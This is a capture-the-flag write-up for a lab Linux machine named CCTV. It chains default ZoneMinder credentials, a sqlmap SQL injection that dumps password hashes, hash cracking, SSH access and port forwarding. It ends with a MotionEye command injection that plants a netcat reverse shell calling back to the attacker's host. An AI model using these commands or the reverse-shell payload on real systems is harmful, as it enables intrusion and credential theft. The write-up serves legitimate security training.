

WriteUp : CCTV

General informations

Date : 16/03/2026

Machine : CCTV

OS : Linux

Difficulty : Easy

Author : holdthefort



You have solved CCTV!

Congratulations



Ramlsto

best of luck in capturing flags ahead!

#5436

Machine Rank

16 Mar 2026

Pwn Date


585

XP Earned

1. Scenario

Server hosting the web application of the company "SecureVision", which specializes in surveillance and offers an advanced CCTV surveillance system for its clients.

2. Cyber Kill chain



2. Recon

2.1 Ports scanning

```
> nmap -A -p- -T4 [IP_ADDRESS]
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 761d7398fa05f70b04c23bc47de6db4a (ECDSA)
|_  256 e39b38089ad7e9d19411ff5080bcf259 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58
|_ http-title: SecureVision CCTV & Security Solutions
Aggressive OS guesses: Linux 5.0 (95%), Linux 5.0 - 5.4 (95%), Linux 5.4 (94%), HP P2000 G3 NAS device (93%),
rMax NanoStation WAP (Linux 2.6.32) (92%), Linux 5.0 - 5.3 (92%), Linux 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 199/tcp)
HOP RTT      ADDRESS
1   25.60 ms  10.10.14.1
2   25.73 ms  cctv.htb (10.129.8.114)
```

2.2 Web enumeration

Search for hidden directories:

```
> ffuf -u http://cctv.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

- <http://cctv.htb/> (main page)

- <http://cctv.htb/zm/> (login page)

Framework : <https://zoneminder.com/>

3. Initial Access (User)


3.1 Vulnerability discover

Default password "admin/admin" used on the ZoneMinder login page:


The screenshot shows a Google search result for the query "zoneminder default password". The search bar at the top contains the query, and the Google logo is on the left. Below the search bar, the word "admin" is displayed. A red rectangular box highlights a snippet from the ZoneMinder documentation: "ZoneMinder defines a default user with username of **admin** and password of admin. Use these credentials to login to ZoneMinder for the first time. This is not very secure for a server so let's change this before continuing setting up ZoneMinder." To the right of this snippet, there is a yellow box with the text "Looking for results in English? X" and links to "Change to English", "Continuer en Français", and "Paramètres de langue". Below the highlighted snippet, there are two search results. The first is "ZoneMinder documentation" with the URL "https://zoneminder.readthedocs.io > stable > userguide" and a link to "Getting Started - ZoneMinder documentation". The second is "ZoneMinder Forums" with the URL "https://forums.zoneminder.com > v..." and a link to "what is the default user and password?????". Below this link, there is a forum post from December 22, 2015, with the subject "Re: what is the default user and password?????? Try admin/admin. I believe that is what the default was when I last installed it." and a date of "13 mai 2020". Below the forum post, there is a link to "Password reset - ZoneMinder Forums" with a date of "20 mars 2024". At the bottom, there is a link to "Autres résultats sur forums.zoneminder.com".

The screenshot shows the ZoneMinder Login page. At the top, there is a logo of a person inside a circle followed by the text "ZoneMinder Login". Below the logo, there is a login form. The form has two input fields: the first is for the username, which contains the text "admin", and the second is for the password, which is represented by five dots. Below the password field, there is a blue button with the text "LOGIN".

Once we have access to the ZoneMinder portal, we can display its version:



This 1.37.63 version was identified as vulnerable via CVE-2024-51482 (SQLi Injection):



3.2 Exploitation

To exploit this CVE, you must follow the instructions here:

<https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-gm8h-3xvf-m7j3>

It is an SQLi, and we can use Sqlmap to make our task easier.

First sqlmap attempt:

```
> sqlmap -u 'http://cctv.htb/zn/index.php?view=request&request=event&action=renovatag&tid=1'
```

```
[*][Mar 14, 2026 - 10:18:17 (CET)] exegol-CCTV /workspace # sqlmap -u 'http://cctv.htb/zn/index.php?view=request&request=event&action=renovatag&tid=1'
```



```
{1.9.7.7#dev}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 10:18:27 /2026-03-14/

[10:18:27] [INFO] testing connection to the target URL
[10:18:27] [CRITICAL] not authorized, try to provide right HTTP authentication type and valid credentials (401). If this is intended, try to rerun by providing a valid value for option '--ignore-code'
[10:18:27] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[10:18:27] [WARNING] your sqlmap version is outdated

[*] ending @ 10:18:27 /2026-03-14/
```

It's a failure :-/ , we are not authorized and HTTP authentication is required.

If we look at our cookies via the ZoneMinder portal, we have the "ZMSESSID" value:



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
zmCSS	base	cctv.htb	/	Mon, 21 Jan 2036 09:14:43 GMT	9	false
ZMSESSID	bta8ai4112fu3g95g96vapn134	cctv.htb	/	Sat, 14 Mar 2026 10:22:14 GMT	34	true
zmSkin	classic	cctv.htb	/	Mon, 21 Jan 2036 09:14:43 GMT	13	false

We will try to pass this cookie to sqlmap (and therefore read the sqlmap documentation because I am lost):

```
[*][Mar 14, 2026 - 18:25:42 [CET]] e:\go\cctv /workspace # sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" --cookie="ZMSESSID=bta8ai4112fu3g95g96vapn134"
```



```
{1.9.7#dev}
https://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 10:25:48 /2026-03-14/

[10:25:49] [INFO] testing connection to the target URL
[10:25:49] [INFO] testing if the target URL content is stable
[10:25:49] [INFO] target URL content is stable
[10:25:49] [INFO] testing if GET parameter 'view' is dynamic
[10:25:49] [WARNING] GET parameter 'view' does not appear to be dynamic
[10:25:49] [WARNING] heuristic (basic) test shows that GET parameter 'view' might not be injectable
```

It works!



Next, we can enumerate the databases:

```
[●][Mar 14, 2026 - 10:32:11 (CET)] exegol-CCTV /workspace # sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" --cookie="ZMSESSID=bta8ai4112fu3g95g96vapn134" --dbms=mysql
```

```
H  
[ ] {1.9.7.7#dev}  
- - . [ ] .  
- - . [ ] .  
|V... |
```

<https://sqlmap.org>

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program
```

```
[*] starting @ 10:32:38 /2026-03-14/
```

```
[10:32:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
Parameter: tid (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: view=request&request=event&action=removetag&tid=1 AND (SELECT 5465 FROM (SELECT (SLEEP(5))))dFclL
```

We have a specific database named "zm":

```
available databases [3]:
[*] information_schema
[*] performance_schema
[*] zm
```

Next step, dig into this database:

```
[●][Mar 14, 2026 - 10:43:21 (CET)] exego1-CCTV /workspace # sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" --cookie="ZMSESSID=bta8ai4112fu3q95q96vapn134" --dbms=mysql --batch --tables -D zm --time-sec 3
```

We have many tables, notably the "Users" table which is of particular interest to us:

```
Tags
TriggersX10
User_Preferences
Users
ZonePresets
Zones
Events
```

And finally, we will enumerate the users:

```
> sqlmap -u 'http://cctv.htb/zn/index.php?
view=request&request=event&action=renovatag&tid=1' -
cookie="YOUR_COOKIE" --dbms=mysql --batch -dump -T Users -D zm --time-
sec 3
```

```
[●][Mar 14, 2026 - 11:43:20 (CET)] exegol-CCTV /workspace # sqlmap -u "http://cctv.htb/zn/
index.php?view=request&request=event&action=removetag&tid=1" --cookie="ZMSESSIONID=7d3epgnop3j
dk4ngmnhu8khs2m" --dbms=mysql --batch --dump -T Users -D zm --time-sec 3
```

			Username	Events
Password				
TokenMinExpiry				
\$2y\$10\$cmytVwFRnt1Xfq5ItsJRVe/ApxWxcIFQcURnm5N.rh1ULwM0jrtbm			superadmin	Edit
\$2y\$10\$prZGnazejKcuTv5bKNexX0gLyQaok0hq07LW7AJ/QNqZo1bXKfFG.			mark	Edit
\$2y\$10\$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrLCkdXrzJMnJgkTiAvRUM6m			admin	Edit

We have hashes for 3 accounts, let's try John The Ripper to crack them:

```
> john --wordlist=/opt/lists/rockyou.txt hash.txt
```

```
[●][Mar 14, 2026 - 13:15:32 (CET)] exegol-CCTV /workspace # john --wordlist=/opt/lists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
[REDACTED] (?) mark
[REDACTED] (?) admin
2g 0:00:27:53 5.89% (ETA: 21:06:53) 0.001195g/s 574.4p/s 589.9c/s 589.9C/s elbono..eklund
2g 0:00:27:55 5.89% (ETA: 21:06:49) 0.001194g/s 574.5p/s 590.0c/s 590.0C/s ecrush..ecafracs
2g 0:00:28:07 5.94% (ETA: 21:06:30) 0.001185g/s 574.7p/s 590.1c/s 590.1C/s diafer..dheniz
2g 0:00:28:08 5.94% (ETA: 21:06:21) 0.001184g/s 574.7p/s 590.1c/s 590.1C/s destinee11..desire.
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

At this stage we have the account passwords:

- mark
- admin (which we had already found on the ZoneMinder login page)

3.3 User flag

During enumeration we discovered the SSH port, so we will try to get a foothold on the system with mark's account:

```
Session aborted  
[●][Mar 14, 2026 - 13:41:15 (CET)] exegol-CCTV /workspace # ssh mark@cctv.htb  
mark@cctv.htb (10.10.0.114) # ssh -o StrictHostKeyChecking=no mark@cctv.htb
```

And bingo!, we have stable user access on the machine:

```
mark@cctv:~$ id  
uid=1000(mark) gid=1000(mark) groups=1000(mark),24(cdrom),30(dip),46(plugdev)
```



The user flag was hidden in the personal directory "sa_mark":

```
# ls  
camera-1.conf  
motion.conf  
motioneye.conf  
# cd /home  
# ls  
mark  
sa_mark  
# cd sa_mark  
# ls  
SecureVision Staff Announcement.pdf  
user.txt  
# cat user.txt  
[REDACTED]  
#
```


4.2 Exploitation (Root flag)

Port forwarding on the service:

```
> ssh -L 8765:127.0.0.1:8765 mark@cctv.htb
```

```
[●][Mar 16, 2026 - 18:07:29 (CET)] exegol-CCTV /workspace # ssh -L 8765:127.0.0.1:8765 mark@cctv.htb
mark@cctv.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon 16 Mar 17:12:00 UTC 2026

System load:          0.02
Usage of /:            73.8% of 8.70GB
Memory usage:         27%
Swap usage:           0%
Processes:            255
Users logged in:      1
IPv4 address for eth0: 10.129.10.85
IPv6 address for eth0: dead:beef::250:56ff:fe94:8bd8

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

14 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Mar 16 17:05:02 2026 from 10.10.14.73
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
mark@cctv:~$
```

And we access a "Motioneye" interface:


```
> firefox http://127.0.0.1:8765
```

```
Connection to cctv.htb closed.
[●][Mar 16, 2026 - 18:12:45 (CET)] exegol-CCTV /workspace # firefox http://127.0.0.1:8765
```

Here is the interface:



We log in with the admin account and the password discovered earlier:



From there we access the CAM01 camera:




Then, after several searches, I found a CVE on this MotionEye interface:

<https://www.exploit-db.com/exploits/52481>


motionEye 0.43.1b4 - RCE (CVE-2025-60787)

To exploit this CVE, we must first enter this command into the Firefox console:



I then inject this reverse-shell payload into the "Still Images" menu:

```
> $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.73  
4444 /tmp/f) .%Y-%m-%d-%H-%M-%S
```



```
> nc -lvnp 4444
```


--- by Ramisto ---